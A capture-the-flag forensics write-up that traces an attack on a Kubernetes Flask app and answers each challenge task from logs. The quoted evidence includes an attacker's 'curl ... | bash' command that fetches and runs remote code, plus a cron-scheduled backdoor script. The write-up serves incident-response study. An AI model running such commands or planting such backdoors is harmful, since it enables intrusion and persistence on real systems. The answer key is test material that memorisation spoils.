
OpTinselTrace24-2: Cookie Consumption

Sherlock Scenario
Santa's North Pole Operations have implemented the "Cookie Consumption Scheduler" (CCS), a crucial service running on a Kubernetes cluster. This service ensures Santa's cookie and milk intake is balanced during his worldwide deliveries, optimizing his energy levels and health.

Task 1:
How many replicas are configured for the flask-app deployment?

Inside the default directory there is only 3 flask-app




Name	Date modified	Type
alpine	11/9/2024 3:48 AM	File folder
describes	11/9/2024 3:48 AM	File folder
flask-app-77fbdcfcff-2tqgw	11/9/2024 3:48 AM	File folder
flask-app-77fbdcfcff-8tbb9	11/9/2024 3:48 AM	File folder
flask-app-77fbdcfcff-m9rh4	11/9/2024 3:48 AM	File folder
processes	11/9/2024 1:04 PM	File folder

Answer: 3

Task 2:
What is the NodePort through which the flask-app is exposed?

I found the NodePort inside the services.log




```
Name:                     flask-app-service
Namespace:                default
Labels:                   <none>
Annotations:              <none>
Selector:                 app=flask-app
Type:                     NodePort
IP Family Policy:         SingleStack
IP Families:              IPv4
IP:                       10.43.58.30
IPs:                      10.43.58.30
Port:                     <unset>  5000/TCP
TargetPort:               5000/TCP
NodePort:                 <unset>  30000/TCP
Endpoints:                10.42.0.14:5000,10.42.0.16:5000,10.42.0.17:5000
Session Affinity:         None
External Traffic Policy:  Cluster
Events:                   <none>
```

Answer: 30000/TCP

Task 3:
What time (UTC) did the attacker first initiate fuzzing on the /system/ endpoint?

I searched for the /system inside the flasl-app.log




```
C:\Users\Bubble\Desktop\CookieConsumption\default\flask-app-77fbdcfcff-2tqgw\flask-app.log (26864 hits)
  Line     9: [2024-11-08 22:01:37,950] ERROR in app: Exception on /system/status [GET]
  Line    30: 10.42.0.1 - - [08/Nov/2024 22:01:37] "ESC[35mESC[1mGET /system/status?service=ssh HTTP/1.1ESC[0m" 500 -
  Line    31: 10.42.0.1 - - [08/Nov/2024 22:02:38] "ESC[35mESC[1mGET /system/logs?service=system HTTP/1.1ESC[0m" 500 -
  Line    32: 10.42.0.1 - - [08/Nov/2024 22:02:48] "ESC[33mGET /system/ls HTTP/1.1ESC[0m" 404 -
  Line    33: 10.42.0.1 - - [08/Nov/2024 22:02:56] "ESC[33mGET /system/admin HTTP/1.1ESC[0m" 404 -
```

Answer: 2024-11-08 22:02:48

Task 4:
Which endpoint did the attacker discover through fuzzing and subsequently exploit?

I was investigating the pods.log and noticed a lot of GET requests until I found several logs and also a POST with the name of /system/execute with HTTP response 200




```
Line 27108: 10.42.0.1 - - [08/Nov/2024 22:12:09] "ESC[33mGET /system/donatenow HTTP/1.1ESC[0m" 404 -
Line 27109: [2024-11-08 22:14:50,909] ERROR in app: Exception on /system/execute [POST]
Line 27122: 10.42.0.1 - - [08/Nov/2024 22:14:50] "ESC[35mESC[1mPOST /system/execute HTTP/1.1ESC[0m" 500 -
Line 27123: [2024-11-08 22:15:23,483] ERROR in app: Exception on /system/execute [POST]
Line 27136: 10.42.0.1 - - [08/Nov/2024 22:15:23] "ESC[35mESC[1mPOST /system/execute HTTP/1.1ESC[0m" 500 -
Line 27138: 10.42.0.1 - - [08/Nov/2024 22:24:40] "POST /system/execute HTTP/1.1" 200 -
Line 27140: 10.42.0.1 - - [08/Nov/2024 22:25:04] "POST /system/execute HTTP/1.1" 200 -
Line 27148: 10.42.0.1 - - [08/Nov/2024 22:25:05] "POST /system/execute HTTP/1.1" 200 -
Line 27150: 10.42.0.1 - - [08/Nov/2024 22:25:09] "POST /system/execute HTTP/1.1" 200 -
Line 27158: 10.42.0.1 - - [08/Nov/2024 22:25:12] "POST /system/execute HTTP/1.1" 200 -
Line 27160: 10.42.0.1 - - [08/Nov/2024 22:25:13] "POST /system/execute HTTP/1.1" 200 -
Line 27285: 10.42.0.1 - - [08/Nov/2024 22:26:26] "POST /system/execute HTTP/1.1" 200 -
Line 27311: 10.42.0.1 - - [08/Nov/2024 22:28:00] "POST /system/execute HTTP/1.1" 200 -
Line 27318: 10.42.0.1 - - [08/Nov/2024 22:28:16] "POST /system/execute HTTP/1.1" 200 -
```

Answer: /system/execute

Task 5:
Which program did the attacker attempt to install to access their HTTP pages?

Inside the flask-app.log, where the /system/execute from last task was found there ia a POST with curl




```
Reading package lists...
Building dependency tree...
Reading state information...
E: Unable to locate package curl
10.42.0.1 - - [08/Nov/2024 22:24:09] "POST /system/execute HTTP/1.1" 200 -
sh: 1: curl: not found
10.42.0.1 - - [08/Nov/2024 22:24:29] "POST /system/execute HTTP/1.1" 200 -
sh: 1: curl: not found
10.42.0.1 - - [08/Nov/2024 22:24:38] "POST /system/execute HTTP/1.1" 200 -
sh: 1: curl: not found
10.42.0.1 - - [08/Nov/2024 22:24:56] "POST /system/execute HTTP/1.1" 200 -
```

Answer: curl

Task 6:

While investigating the logs I found the IP inside the "host-processes.log"




```
root        3600  0.0  0.0   1640  1152 ?        Ss   Nov08   0:00 /bin/sh /usr/bin/entry
root       98203  0.0  0.0   2576   888 ?        S    Nov08   0:00 sh -c curl 10.129.231.112:8080 | bash
```

Answer: 10.129.231.112

Task 7:

What is the name of the pod that was compromised and used by the attacker as the initial foothold?

I was searching with NotePad++ on all folder for flask-app and found the correct flask




```
Name:               flask-app-77fbdcfcff-2tqgw
Namespace:          default
Priority:           0
Service Account:    default
Node:               northpole/10.129.229.38
Start Time:         Thu, 07 Nov 2024 17:45:18 +0000
Labels:             app=flask-app
                    pod-template-hash=77fbdcfcff
Annotations:        <none>
Status:             Running
IP:                 10.42.0.16
IPs:
  IP:             10.42.0.16
Controlled By:  ReplicaSet/flask-app-77fbdcfcff
```

Answer: flask-app-77fbdcfcff-2tqgw

Task 8:
What is the name of the malicious pod created by the attacker?

I found the answer inside the "CookieConsumption\default\processes
\default_alpine_evil_process_dump.txt"




```
Collecting processes for Namespace: default, Pod: alpine, Container: evil
```

Answer: evil

Task 9:
What is the absolute path of the backdoor file left behind by the attacker?

I found the backdoor inside the cron.txt file



```
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

*/5 *  * * *    /opt/backdoor.sh
```

Answer: /opt/backdoor.sh